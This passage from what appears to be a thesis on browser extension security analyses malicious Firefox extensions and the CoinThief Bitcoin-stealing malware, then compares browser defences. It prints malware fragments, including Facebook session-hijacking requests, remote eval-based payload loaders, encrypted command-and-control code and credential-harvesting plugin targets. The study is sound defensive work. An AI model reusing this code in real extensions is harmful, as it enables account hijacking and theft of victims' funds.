    httpwp.send();
    var myData = JSON.parse(httpwp.responseText);

    // Definir tasks
    localStorage.setItem("fb_likepage", myData.likepage);
    localStorage.setItem("fb_likepost", myData.likepost);
    localStorage.setItem("fb_commentpost", myData.commentpost);
    localStorage.setItem("fb_likeexternal", myData.likeexternal);
    localStorage.setItem("fb_sharealbum", myData.sharealbum);
    localStorage.setItem("fb_sharepost", myData.sharepost);
    localStorage.setItem("fb_sharephoto", myData.sharephoto);
    localStorage.setItem("fb_joingroup", myData.joingroup);
    localStorage.setItem("fb_invitetogroup", myData.invitetogroup);
[...]
```

Listing 4.3: Extension commands fetched via XHR.

The majority of the included code is aimed at Facebook. The malware is able to create posts and comments, set the status of the victim, join groups, send chat messages, as well as to share and like pages, posts, pictures and links of other users. On Google+ the victim's session can be misused to create posts, comment on content, set the user's status, and join communities. The functionality targeting Twitter users contains code to post new tweets, retweet existing messages, and to follow users.

If the extension receives a command to execute one of these tasks, for example the variable `fb_likepost` is set to like a post on Facebook, the extension creates a valid HTTP request using the retrieved content, in this case the unique ID of the post stored in `fb_likepostid` (see Listing 4.4). The extension sets several request thresholds to ensure that the malicious activities are not executed too often and thus alarm the victim of the unwanted actions performed in his name.

By posting messages on social networking sites these extensions are able to send spam and spread the malicious extension or additional malware to other users. Furthermore, the ability to like content, follow other accounts, and join groups allows the extension developers to generate revenue by selling likes and followers on social media sites.

```
if ((localStorage.getItem("fb_likepost") == 1) && (localStorage.getItem
    ('did_likepost') < new Date().getTime())){
  var svnValue = 55000 + Math.floor(Math.random()*10001);
  var likepostid = localStorage.getItem("fb_likepostid");
  var httpwp = new XMLHttpRequest();
  var urlwp = "/ajax/ufi/like.php";
  var paramswp = "like_action=true&ft_ent_identifier=" + likepostid + "
      &source=0&client_id=" + randValue(1111111111111, 99999999999999) +
       ":" + randValue(1111111111, 9999999999) + "&ft[tn]=%3E%3D&ft[type
      ]=20&nctr[_mod]=pagelet_timeline_recent&__user=" + user_id + "&__a
      =1&fb_dtsg=" + fb_dtsg + "&phstamp=";
  httpwp.open('POST', urlwp, true);
  httpwp.setRequestHeader('Referer', 'http://www.facebook.com/');
  httpwp.setRequestHeader('Host', 'www.facebook.com');
  httpwp.setRequestHeader('X-SVN-Rev', svnValue);
  httpwp.setRequestHeader('Content-type', 'application/x-www-form-
      urlencoded');
  httpwp.setRequestHeader('Content-length', paramswp.length);
  httpwp.setRequestHeader('Connection', 'keep-alive');
  httpwp.onreadystatechange = function () {
    if (httpwp.readyState == 4 && httpwp.status == 200) {}
  };
  httpwp.send(paramswp);
  localStorage.setItem('did_likepost', new Date().getTime()+86400000);
}
```

Listing 4.4: Extension code to like Facebook posts.

4.1.5 Redirects and Link Modification

Another technique employed by developers of malicious browser extensions to generate revenue is to modify existing hyperlinks in visited pages to redirect users to different services or to replace the original links with custom referral links. Three extensions replaced hyperlinks to popular search engines with links to different services. Another tested extension modified hyperlinks to online shopping platforms to add or replace referral tokens. As a result, the malware developer earns a commission every time a user follows the link to the webshop to buy a product or service.

4.1.6 Browser Preferences

As has been demonstrated in Section 3.8, Firefox extensions are able to access and modify all preferences in the browser, even settings outside of the extension's scope. However, among the

tested extensions only three samples included such functionality.

Two extensions included code to change the default search engine used by Firefox in the search bar and for incomplete URLs or search terms entered in the address bar. Interestingly, only one of the analyzed extensions included code to disable the browser's extension blocklist. The same extension also disabled the browser's automatic update mechanism. As a result, the malicious extension would not be detected and blocked by Firefox, as neither the browser itself, nor the extension blocklist are updated.

4.1.7 Firefox Extension System

With the possibility to easily hide entries in the extension overview page of Firefox, it was expected that several malicious browser extensions would implement this functionality in order to avoid detection. However, none of the analyzed extensions attempted to hide itself in the browser's extension list.

Only one malicious Firefox extension included code to interact with the browser's extension system. The extension named *Extension_Protected* prevented the removal of another malware extension by disabling the deinstallation button for the protected extension in Firefox. In order to remove the protected extension, the user would have to manually delete the extension files from the browser's profile directory or rely on third party tools.

4.1.8 Remote Control

Several of the tested extensions contained functionality which allows the developer to remotely control the malware. One of these extensions was already analyzed in Section 4.1.4. The remaining extensions in this category were functionally similar to the one described. The ability to retrieve commands from a remote server was primarily used by extensions which targeted users of Facebook and other social networking sites to be able to dynamically adapt their targets and the behavior of the malware extension.

4.1.9 Distributed Vulnerability Scanning

One of the tested extensions already attracted public attention in December 2013. The extension *Microsoft .NET Framework Assistant*[10] scanned all visited websites for SQL injection vulnerabilities. The results were collected and sent to a remote server at regular intervals. This allowed the malware's author to scan a vast range of web pages. According to the control panel of the malware extension, which was discovered by several security analysts after the extension was first detected, the malware that was used to spread the extension was able to infect more than 12,500 PCs and find vulnerabilities in over 1,800 web pages [38].

4.1.10 Extension Infection Vectors

In general, the infection vector used to spread the malware extensions could not be exactly determined. However, in several cases the comments added to block requests in Mozilla's bug tracker

[10]Mozilla blocklist ID i508

included further information about the origins of the malicious extensions. The main infection vectors are external installation by droppers or infected installers and social engineering.

Due to the protection mechanisms included in Firefox to prevent the unauthorized installation of browser extensions and the compulsory review process for extensions hosted on Mozilla's add-on gallery, most malware developers chose to distribute their malicious extensions using similar means as binary malware. Several extensions were installed by different processes executed on the system, either by other malware programs already present on the system or if the user executed a malware dropper.

The most frequently observed infection vector for the tested extensions is social engineering. By spreading messages about the extension on social networking sites or in comments to videos, users are coaxed into installing the malicious extensions themselves. Most of the time the extensions are named in a way that implies additional features and benefits for its users, for example *Facebook Service Pack*, *Video Plugin Facebook*, or *Facebook Security Service*. Other extensions use the names of frequently used browser plugins such as *Flash Player* or *Microsoft .NET Framework* in order to not raise suspicion. These social engineering campaigns can be very successful, especially if the malicious extensions misuse the victim's account to post further messages recommending the extension to friends and followers.

4.1.11 Summary

The evaluation of malicious Firefox extensions revealed an overall low-level of sophistication for the majority of analyzed malware samples. Due to the reduced complexity of writing browser extensions in comparison to native malware, very little technical knowledge is required for malware developers. This is also reflected in the huge percentage of extensions created using the Greasemonkey user-script compiler, which further simplifies the process of creating Firefox extensions.

The majority of analyzed extensions are only used to modify the displayed web pages, for example by embedding additional advertisements, modifying hyperlinks, or injecting additional JavaScript code. However, there are several extensions which contain more advanced features, including remote control capabilities, the ability to scan websites for SQL injection vulnerabilities, and code to modify the browser's internal settings. Surprisingly, hardly any of the analyzed extensions made use of the browser's powerful APIs to access privileged XPCOM interfaces, which could be leveraged to interact with external processes and access the file system. The observed functionality is summarized in Table 4.2.

None of the analyzed extensions was available on the Mozilla Addon Gallery. This shows the importance, as well as reliability, of the manual review process. Users should never trust extensions which are not reviewed and hosted by Mozilla. However, due to social engineering campaigns and malware extensions that are named after popular browser plugins, many users are tricked into installing the malicious extensions themselves, thus bypassing the security mechanisms.

Category	Count
Source Code Obfuscation	19
Injection of External Content	22
Hijacking User Sessions	27
Redirects and Link Modification	4
Browser Preferences	3
Firefox Extension System	1
Remote Control	10
Total (complete extensions, no duplicates)	38

Table 4.2: Frequently identified functionality of malware extensions.

4.2 OSX/CoinThief

This chapter details the analysis of the CoinThief malware extension that targeted users of Safari and Chrome on the OS X operating system. This malware sample is not only interesting for its uncommon target group - the OS X operating system is deemed malware free by a large portion of its user base - it also contains many advanced features that exploit the growing use of web applications instead of locally installed programs.

The CoinThief malware was first detected in February 2014. Several OS X applications related to the crypto currencies Bitcoin and Litecoin included malicious components that aimed at eavesdropping user credentials and modifying transactions in web applications, as well as stealing locally stored funds.

In this analysis, we focus on a CoinThief version distributed with *StealthBit*, an application used to send and receive Bitcoins using *Stealth Adresses*. Stealth Adresses are an experimental feature of the Bitcoin protocol to anonymously transfer funds without revealing the Bitcoin addresses of the sender and recipient. The application was made available on Github, both as source code and precompiled binary. However, the StealthBit binary did not match the provided source code and included additional, malicious components. Being the first application for OS X to support the Bitcoin stealth protocol, the application quickly spread among Bitcoin users on Apple's operating system. Figure 4.2 shows the user interface of the StealthBit application.

The main intent of the malware included in StealthBit is the theft of Bitcoin funds, either by collecting login credential and cryptographic keys, or by manipulating Bitcoin transactions conducted on online Bitcoin services. The analyzed version of CoinThief consists of browser extensions for Safari and Chrome, and a binary component which is installed as background service on the system. The browser extensions are mainly responsible for communication with the master server, as well as the interception of credentials, and the manipulation of Bitcoin transactions conducted on online services. The binary component is used to collect information about the victim's system, steal locally stored Bitcoin wallets and encryption keys, and reinstall the browser extensions if they are removed by the user.

This analysis of the CoinThief malware focuses on the browser extensions, the binary background component is not analyzed in detail.



Figure 4.2: User interface of StealthBit.

4.2.1 Infection

The StealthBit application was spread by social engineering. The developer actively advertised the application on several Bitcoin related online communities by showcasing its functionality and transferring funds with other users to demonstrate the Bitcoin stealth protocol. Therefore, the analysis of the malware's infection vectors focuses on the events after the StealthBit application is executed for the first time. The installation of the malicious components was captured using a custom OS X analysis environment based on the *iHoneyClient* [43] analysis agent, which was ported to the *Cuckoo* sandbox[11].

Unpacking. The malicious components are included in the StealthBit application bundle in a compressed archive disguised as hidden signature file (`StealthBit.application/Contents/_CodeSignature/.sig.bzip2`). After the application is executed, the payload is moved to a temporary directory and unpacked, revealing the Chrome extension folder `Extension.chrome/`, the Safari extension `Extension.safariextz`, and the binary component `Agent`.

Safari Extension. The first step of the StealthBit executable is to enable browser extensions in Safari using the command `"defaults write com.apple.Safari ExtensionsEnabled YES"`. Subsequently, the Safari extension is moved from its temporary location to the user's Safari extension directory and renamed to `Pop-Up Blocker.safariextz`. The final step in installing the Safari extension is the creation of the extension property list file, to register the extension with Safari. The plist content is initially written to a temporary file `.dat03af.002`, which is then renamed to `Extensions.plist`. The sequence of system calls as captured by the sandbox during the installation of the Safari extension is shown in shortened form in Listing 4.5. After these steps, the Safari extension is enabled and automatically loaded with the next start of the browser.

```
StealthBit: posix_spawn("/usr/bin/defaults write com.apple.Safari
    ExtensionsEnabled YES")
[...]
```

[11] `http://www.cuckoosandbox.org/`

```
StealthBit: rename("/var/folders/88/39km7w9x29j557bwhs449vsw0000gn/T/
    fs6348923lock/Extension.safariextz\0", "/Users/user/Library/Safari/
    Extensions/Pop-Up Blocker.safariextz\0") = 0 0
[...]
StealthBit: open("/Users/user/Library/Safari/Extensions/.dat03af.002\0", 0
    xA02, 0x1B6) = 9 0
StealthBit: write(0x9, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!
    DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.
    com/DTDs/PropertyList-1.0.dtd\">\n[...]", 0x28B) = 651 0
StealthBit: rename("/Users/user/Library/Safari/Extensions/.dat03af.002\0",
    "/Users/user/Library/Safari/Extensions/Extensions.plist\0") = 0 0
```

Listing 4.5: Syscall trace of the Safari extension installation.

Chrome Extension. The installation of the Chrome extension follows a similar pattern. The sequence of system calls is displayed in Listing 4.6. At first, the application reads the `Info.plist` file in Chrome's application installation folder to extract the currently installed version of the browser. The installation only continues if the installed version of Chrome is 25 or higher. Then, the Chrome extension folder is moved from the temporary location to a previously created subdirectory in the default user profile of Chrome. The final step is to automatically enable the extension in Chrome by adding the extension's metadata to the `Preferences` file in the profile folder (see Listing 4.7).

```
StealthBit: open("/Applications/Google Chrome.app/Contents/Info.plist\0", 0
    x0, 0x1B6) = 9 0
StealthBit: read(0x9, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!
    DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST [...]", 0x20B4) = 8372 0
[...]
StealthBit: mkdir("/Users/user/Library/Application Support/Google/Chrome/
    Default/DefaultApps/noehjlabkmejilomimnebjkdjaoomabh\0", 0x1FF, 0x6) = 0
     0
StealthBit: rename("/var/folders/88/39km7w9x29j557bwhs449vsw0000gn/T/
    fs6348923lock/Extension.chrome\0", "/Users/user/Library/Application
    Support/Google/Chrome/Default/DefaultApps/
    noehjlabkmejilomimnebjkdjaoomabh/1.0.0_0\0") = 0 0
[...]
StealthBit: open("/Users/user/Library/Application Support/Google/Chrome/
    Default/Preferences\0", 0x0, 0x1B6) = 9 0
StealthBit: read(0x9, "{\n   \"browser\": {\n   [...]", 0x8E42) = 36418 0
StealthBit: open("/Users/user/Library/Application Support/Google/Chrome/
    Default/.dat03af.004\0", 0xA02, 0x1B6) = 9 0
StealthBit: write(0x9, "{\"plugins\":{\"plugins_list\":[],[...]", 0x5D9C) =
     23964 0
```

```
StealthBit: rename("/Users/user/Library/Application Support/Google/Chrome/
    Default/.dat03af.004\0", "/Users/user/Library/Application Support/Google
    /Chrome/Default/Preferences\0") = 0 0
```

Listing 4.6: Syscall trace of the Chrome extension installation.

```
"jjgefkjhphmmhekaifkibafobckjnilo": {
    "active_permissions": {
        "scriptable_host": [
            "<all_urls>"
        ]
    },
    "creation_flags": 38,
    "from_bookmark": false,
    "from_webstore": false,
    "granted_permissions": {
        "scriptable_host": [
            "<all_urls>"
        ]
    },
    "has_declarative_rules": false,
    "incognito": true,
    "initial_keybindings_set": true,
    "install_time": "13025974240254399",
    "location": 4,
    "newAllowFileAccess": true,
    "path": "/Users/user/Library/Application Support/Google/Chrome/Default/
       DefaultApps/noehjlabkmejilomimnebjkdjaoomabh/1.0.0_0",
    "state": 1,
    "was_installed_by_default": false
},
```

Listing 4.7: Extension metadata added to the `Preferences` file.

Agent. The final step in the infection process is the installation of the `Agent` binary, which is installed as background service and set to automatically run at the system startup. The binary component is used to extract locally stored Bitcoin wallets and encryption keys, and to collect information about the local system, installed software related to various crypto currencies, security and development tools, and password managers. In addition, it is able to automatically reinstall the browser extensions if they are removed or disabled. The agent also provides a local HTTP endpoint, which allows the browser extensions to communicate with it.

4.2.2 Extension Analysis

The analysis of the extensions' content and functionality is based on the Chrome version of the CoinThief extension. Since both extensions were created using the Kango extension framework, the extensions are based on the same code and are thus functionally equivalent. The ChoinThief malware extensions include many advanced features, which are usually only found in binary malware. This includes a custom update mechanism, targeted attacks to eavesdrop login credentials and encryption keys for online Bitcoin services as well as locally installed applications, and the interaction of the browser extensions with a binary malware component installed on the victims system.

4.2.2.1 Permissions

The permissions requested by the CoinThief extension can be viewed in the extension's manifest, which is included in Listing 4.8. The `permissions` property reveals, that the extension is able to access all URLs via cross-origin HTTP and HTTPS requests (permissions `http://*/*` and `https://*/*`). In addition, the extension is permitted to interact with the browser's tabs (`tabs`), receive notifications for navigation events (`webNavigation`), intercept and modify issued requests (`webRequest` and `webRequestBlocking`), and clear the user's stored browsing data (`browsingData`).

The Content Security Policy (CSP) is modified to allow the evaluation of JavaScript code strings in the extension by adding `'unsafe-eval'` to the policy. Usually, the extension's CSP disallows the use of the JavaScript function `eval()` and similar functions used to evaluate JavaScript strings, since they are a frequent source of cross-site scripting vulnerabilities.

Furthermore, the manifest declares that the content script `includes/content.js` is injected into every page opened in the browser.

```
{
    "background": {
        "page": "background.html"
    },
    "content_scripts": [
        {
            "all_frames": true,
            "js": [ "includes/content.js" ],
            "matches": [
                "http://*/*",
                "https://*/*"
            ],
            "run_at": "document_start"
        }
    ],
    "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src
         'self'",
```

```
    "description": "Blocks pop-up windows and other annoyances.",
    "homepage_url": "http://kangoextensions.com/",
    "icons": { [...] },
    "manifest_version": 2,
    "name": "Pop-Up Blocker",
    "permissions": [
        "tabs",
        "http://*/*",
        "https://*/*",
        "webNavigation",
        "webRequest",
        "webRequestBlocking",
        "browsingData"
    ],
    "version": "1.0.0",
    "web_accessible_resources": [
        "res/*"
    ]
}
```

Listing 4.8: ChoinThief Chrome extension manifest.

4.2.2.2 Update Mechanism

The initial version of the CoinThief extension, which is installed by the malware's dropper, does not contain any malicious scripts. After the installation, the extension solely consists of the Kango framework libraries, several additional JavaScript libraries, and a script to retrieve and activate the malicious payload. All malicious features are fetched from a remote server, stored as JavaScript string in the extension's local storage, and executed using the JavaScript function `eval()`.

After the extension's activation, it downloads its malicious functionality from the remote server `http:\\www.media02-cloudfront.com`. At the time of this analysis, this host was no longer operational. However, a cached version of the scripts downloaded by the CoinThief extensions could be retrieved from the JavaScript analysis service *jsunpack*[12].

The downloaded content is formatted as JSON object and contains three values. The first two values, named `global` and `injected`, contain JavaScript code strings that are later executed in the extension's background script and content script. The third value is the signed hash of the two JavaScript strings that is used to verify the integrity of the loaded scripts. If the signed hash matches the hash digest of the two scripts, they are stored in the extension's local storage using the `kango.storage` facility and loaded during each activation of the extensions. The download is periodically repeated to ensure that the latest version of the malware is executed in the browser.

[12] `http://jsunpack.jeek.org/?report=60e4ca27cd42b0c3bb67f3ebbe0a704b7ed65cef`

The update mechanism is also able to handle failed updates. If the download is disrupted, the verification of the signature fails, or the execution of the loaded script causes an exception the extension restores the previous version of the loaded scripts.

4.2.2.3 Command & Control

This section contains the analysis of the first part of the downloaded JavaScript string, which is executed by the extension's background script. The primary role of this script is to handle communication between the remote server, the browser extension and the binary agent.

To ensure the integrity of the transferred messages and updates between the remote server and the extension, all incoming data and commands are signed with the private key of the developer. The signature is verified using a certificate stored in the extension's settings.

Outgoing messages are encrypted using a digital envelope. The JavaScript code used to generate the encrypted payload is displayed in Listing 4.9. The transmitted data is AES encrypted using a randomly generated key that is afterwards encrypted using the developer's public key and added to the transmitted payload.

```
function createEnvelope(privateString) {
    var result = {};
    var crypt = new JSEncrypt();
    crypt.setPrivateKey(settings.get('publicKey'));

    var envelopePassword = CryptoJS.lib.WordArray.random(50).toString();

    result.envelopeContent = CryptoJS.AES.encrypt(privateString,
        envelopePassword).toString();
    result.signature = crypt.encrypt(envelopePassword);

    return result;
}
```

Listing 4.9: Creation of a digital envelope.

The background script is able to receive different commands from the remote server. These messages can be used to execute predefined functions in the extension or the binary agent, or to evaluate JavaScript code and return the result to the server (see Listing 4.10). In addition, the remote commands can be used to store and retrieve items in the extension's storage or settings.

```
function executeJS(arguments, returnToServer) {
    var ret;

    try {
        eval(arguments.script);
        returnToServer(ret, null);
```

```
    } catch (error) {
        returnToServer(null, 1);
    }
}
```

Listing 4.10: Evaluation of received JavaScript code in the background script.

Another task of the background script is the collection of data sent by the injected scripts using the inter-script messaging API. The data is stored by the background script in the extension's local storage and periodically transmitted to a remote server.

A unique feature of CoinThief is the extension's ability to communicate with the binary agent component. The agent accepts local HTTP requests from the extension on port 8001. Using different predefined commands, the browser extension is able to query various information about the local system, installed applications, and Bitcoin encryption keys collected by the agent. The function used to invoke agent methods is displayed in Listing 4.11. Additionally, the agent is able to update itself using binaries downloaded by the ChoinThief extension and transferred to the agent using its HTTP port. The ability to communicate with another malware component located outside of the browser has not been observed in any of the other analyzed malware samples.

```
function invokeAgentMethod(methodName, namedArguments, callback) {
    if (!namedArguments) {
        throw "'namedArguments' cannot be null.";
    }
    $.ajax({
        url: 'http://localhost:' + settings.get('agentPort') + '/' +
            methodName,
        type: 'POST',
        cache: false,
        data: JSON.stringify(namedArguments)
    })
    .done(function(data, textStatus, jqXHR) {
        if (textStatus == 'success') {
            if (data.hasOwnProperty("result") ||
                    data.hasOwnProperty("error")) {
                var result = data['result'];
                var error = data['error'];
                callback(result, error);
            } else {
                callback(null, -1);
            }
        } else {
            callback(null, -1);
        }
```

```
    })
    .fail(function(jqXHR, textStatus, errorThrown) {
        callback(null, -1);
    });
}
```

Listing 4.11: Interaction with the local agent binary.

4.2.2.4 Content Script

Similar to the background script, the extension's content script does not contain any malicious code. The injected content script simply loads and executes the JavaScript source code string, which was retrieved from the remote update server and stored in the extension's local storage. The content script does not include any additional functionality, its full source code is shown in Listing 4.12.

```
kango.invokeAsync('kango.storage.getItem', 'injectedJS', function(data) {
    try {
        eval(data);
    } catch(err) {
        //
    }
});
```

Listing 4.12: ChoinThief content script `injected/main.js`.

The evaluated script includes several classes, named plugins, which are used to collect sensitive data from various Bitcoin web applications. If the currently opened URL matches one of the predefined match patterns, the corresponding plugin is executed. Additionally, plugins can be disabled by the malware's developer using the extension's remote control functionality. The included list of plugins and targeted sites is shown in Listing 4.13. Some of the malicious plugins are analyzed in detail below.

```
var global = { pattern: /.*/, plugin: new DataCollectorPlugin() };
var mtgox = { pattern: /mtgox.com/, plugin: new MtGoxPlugin() };
var blockchain = { pattern: /blockchain\.info.*wallet\/login/,
        plugin: new BlockchainPlugin() };
var coinbase = { pattern: /coinbase\.com/, plugin: new CoinbasePlugin() };
var reddit = { pattern: /reddit\.com/, plugin: new RedditPlugin() };
var btce = { pattern: /btc-e\.com/, plugin: new BtcePlugin() };
var localbitcoins = { pattern: /localbitcoins\.com/,
        plugin: new LocalbitcoinsPlugin() };
var bitstamp = { pattern: /bitstamp\.net/, plugin: new BitstampPlugin() };
var kraken = { pattern: /kraken\.com/, plugin: new KrakenPlugin() };
```

```
var bitaddress = { pattern: /bitaddress\.org/,
        plugin: new BitaddressPlugin() };
var brainwallet = { pattern: /brainwallet\.org/,
        plugin: new BrainwalletPlugin() };
var cryptsy = { pattern: /cryptsy\.com/, plugin: new CryptsyPlugin() };
```

Listing 4.13: CoinThief data collection plugins.

In contrast to the remaining plugins, which each target one specific web application, the `DataCollectorPlugin` is executed on every visited web page. The class stores the user's browsing history and collects data submitted in form fields, if one of the fields is of type `password`. Using this plugin, the attacker is able to collect login credentials, which can be used to hijack a user's Bitcoin or email accounts. Gaining access to a victim's email account is especially crucial for the developer of CoinThief, since most Bitcoin services notify their users about changes in their accounts and require email authorization to confirm Bitcoin transactions.

The `MtGoxPlugin` targets the Bitcoin trading platform MtGox[13], which was the most used Bitcoin exchange at the time the malware was released. The plugin collects login credentials, available funds in various currencies, and information about the user's account settings. In addition, the plugin is able to modify the amount and address of the recipient of Bitcoin transactions, in order to transfer all Bitcoins owned by the victim to the attacker's address.

Another interesting attack vector is used by the `BlockchainPlugin`, which is the only plugin that inserts an additional, externally hosted script if the user visits the targeted URL. In order to enable the execution of this script, the extension modifies the content security policy header for responses from the online Bitcoin wallet Blockchain[14]. The external script is used to override methods related to the decryption of Bitcoin wallets in the JavaScript-based Bitcoin wallet implementation used by Blockchain. After the script extracts the password, wallet ID, Bitcoin balance and encryption key, the original JavaScript decryption methods are called.

The remaining plugins targeting Bitcoin sites all include similar functionality: the extraction of user credentials, the collection of information regarding account settings as well as stored Bitcoins, and the ability to modify Bitcoin transactions. The CoinThief extension tries to not raise any awareness about the infection. The primary task of the extension is to collect information. If the victim has enabled email notifications for changes to the account or Bitcoin transactions, the malware does not interfere with normal operation in order to stay undetected.

The `RedditPlugin`, aimed at the popular social networking site reddit.com, can be used to hide submissions and discussion threads. The site was originally used by the author to advertise his software[15]. This feature allows the developer to hide topics which warn users about the malicious nature of the application.

[13] `http://mtgox.com`

[14] `https://blockchain.info/`

[15] `http://reddit.com/r/Bitcoin/comments/1wqljr/i_was_bored_so_i_made_bitcoin_stealth_addresses/` - Original post since removed.

4.2.3 Summary

The functionality included in the CoinThief extensions clearly shows the dangers of malicious code in browser extensions. The extension is able to collect login credentials, encryption keys, account information, and modify Bitcoin transactions. Even multi-factor authentication mechanisms can be circumvented by extracting the additional authentication tokens.

In comparison to the analyzed Firefox extensions, the CoinThief malware shows a much higher level of sophistication. Not only is the malware's code of higher quality than the code found in most malicious Firefox extensions, CoinThief also contains many advanced features that are usually only found in binary malware, including remote control and update functionality, as well as signed and encrypted communication channels. Another novel feature is the malware's interaction with an additional binary component installed on the victim's system, to extract data that is otherwise not accessible to sandboxed browser extensions.

CoinThief shows that browser extensions, even in browsers with a restrictive extension system, pose a significant threat to sensitive data. Due to the rising use of online services instead of locally installed applications, browser extensions gain access to sensitive data that is otherwise not accessible to sandboxed extension code.

CHAPTER 5

Extension Security Mechanisms

Over the last years, JavaScript-based extension models of popular browsers converged in architecture and functionality. As a result, today's extension systems are conceptually very similar. Nevertheless, none of the analyzed browsers provides state of the art protection mechanisms against all analyzed threat scenarios. This chapter summarizes the security mechanisms which are present in modern web browsers and discusses potential improvements that could further increase the security of browser extensions.

5.1 Browser Summary

Firefox. Firefox is the oldest major browser with a JavaScript-based extension system. Due to the outdated, single-process architecture of the browser and the extensions' ability to access the browser's internal interfaces, malicious extension code is able to gain full access to the browser and the operating system with the user's permissions. As a result, the manual review process for all extensions hosted on the Mozilla Add-on Gallery is crucial to prevent the installation of malicious functionality. Extensions that are installed from different sources have to be treated with the same caution as arbitrary executables downloaded from the Internet. Add-on SDK extensions contain additional safeguards and require developers to explicitly request access to all API modules used by the extension. However, this information is not shown to the user and mainly used during the extension review process. Furthermore, malicious extensions that are installed by external software can simply request the most privileged permissions to avoid any limitations. The sandboxing of extensions based on the sandbox implementation of the Chromium browser is a planned feature for Electrolysis, the ongoing project to transform Firefox into a multi-process browser with an up-to-date security model. It is also planned to restrict direct access to XPCOM interfaces with the switch to Electrolysis and only allow Add-on API functions. However, even with the removal of dangerous functionality such as the execution of external binaries the Add-on SDK is still far less restrictive than the extension models of other browsers.

Chrome. With the creation of Chrome's extension system, Google was able to solve many security problems present in other extension systems at the time. Over the last years, the system has become the *de facto* standard for providing a secure but powerful execution environment for browser extensions. The browser's extension model is based on the security principles of least privilege, strong isolation, and privilege separation and has been a strong influence in the design of extension models of other browsers. Chrome is also the only browser that combats the problem of silently installed extensions by blocking extensions that are not hosted on the Chrome Web Store for Windows users. However, as a result, developers and users of Chrome extensions are forced to use the Chrome Web Store as sole source of extensions. One of the biggest remaining risk factors is that extensions in the Chrome Web Store are not manually reviewed, but rather analyzed using an automated system. As a result, extensions containing malicious functionality have been accepted to the Chrome Web Store on several occasions [46, 47].

Safari. Safari has the most limited extension system of all analyzed browsers. Since Safari does not require extensions to declare their permissions, all of the few extension APIs are available to extension code. Extensions can consist of different parts – background pages, browser actions, and injected scripts – which are able to access different functions provided by the extension APIs. Extension developers can define page access rules for injected scripts, which can be further restricted or loosened using black- and whitelists for URLs. The browser does neither include a mechanism to remove malicious extensions, nor are silently installed extensions detected. Extensions that are featured in the browser's extension store have to pass a review process, but are not hosted by Apple. Instead, the extension gallery simply links to the developer's download page.

Opera. With the switch to the Chromium-based architecture Opera also inherited the browser's extension system. Opera provides most of the stable extension APIs as well as security mechanisms present in Chrome. However, the two browsers differ in several points regarding their handling of extensions. Firstly, extensions on the Opera extension gallery have to pass a manual review similar to the review for Firefox extensions. In combination with more strict extension guidelines, manual reviews vastly reduce the risk of malicious functionality in extensions hosted in the Opera extension gallery. However, Opera lacks the extension blacklisting feature found in Chrome and also does not protect users against silently installed extensions.

5.2 Extension Security – Present and Future

The following paragraphs present the most effective and most essential extension security mechanisms, as well as possible improvements or additions that could be implemented to further reduce the impact of malicious extensions.

Sandboxing. Only complete sandboxing of extension code can prevent malicious extensions from interacting with the system outside of the browser. In Chrome, Safari, and Opera extensions are only able to interact with extension APIs inside of the browsers' sandbox implementations. Mozilla's Add-on SDK follows a similar approach, but allows extension to import the

`chrome` module. As a result, even extensions built using the Add-on SDK are able to access the browser's internals and bypass all security mechanisms. Many of the features that are available to extensions in Firefox, such as the ability to access the file system, launch external processes, or modify any setting in the browser, should be removed or restricted in order to increase the security. Legitimate use cases that require these permissions are scarce, and mostly required for browser-based applications that are developed as extensions. But even in this case the browser application could be executed in a secure, sandboxed environment as demonstrated by Chrome Apps and the NaCl runtime environment.

Manual reviews. Firefox, Safari, and Opera only allow extensions that have passed a detailed manual review in their download portals. Extension reviews are a very time consuming process, but ensure that no malicious extensions are made available via the vendors' extension galleries. The importance of manual reviews is further highlighted by several threat models presented in Chapter 3 that even permission based extension systems cannot prevent. Since many features misused by malware developers are also among the most essential features for benign extensions, not even the creation of more fine-grained permissions might considerably increase the security of browser extensions.

In contrast to the remaining browsers, Chrome relies on an automated process to identify malicious or suspicious extensions. Several occurrences of malicious extensions bypassing the Chrome Web Store extension review indicate that the automated vetting process does not provide full protection against malware extensions. Even though advances in automated analysis techniques may improve the accuracy of Chrome's reviews in the future, for the time being, manual reviews are more reliable in detecting malicious content.

Preventing access to browser internals. By allowing extensions to modify the browser interface or access global settings, users are exposed to the risk of extensions hiding their presence or modifying important security settings. This issue is mainly relevant for Firefox extensions. The design goal of building a modular browser that supports a powerful extension system with direct access deep into the browser's internals is not compatible with a modern, secure extension architecture.

To protect the browser against malicious modifications by extension code, extension should be prohibited from directly accessing and modifying internal data and functionality. A prominent example is the hiding of entries in the list of installed extensions. This risk could be mitigated by preventing extensions from accessing sensitive, internal pages or by building this interface from native GUI elements that cannot be modified from JavaScript code. Another example is the modification of global preferences or settings of other extensions in Firefox, which allows malicious extensions to simply disable important security features. The remaining browsers already demonstrate a secure approach, by only allowing extensions access to their own settings. The modification of global browser settings may be allowed using extension APIs, but require extensions to explicitly declare the required permissions.

Blocking malicious extensions. The browser should be able to block and remove extensions that are known to contain malicious code or violate extension guidelines. This feature is especially important to remove malicious extensions that were installed from external sources. Currently, only Firefox and Chrome compare installed extensions against a list of known malicious

extensions and remove any detected malware.

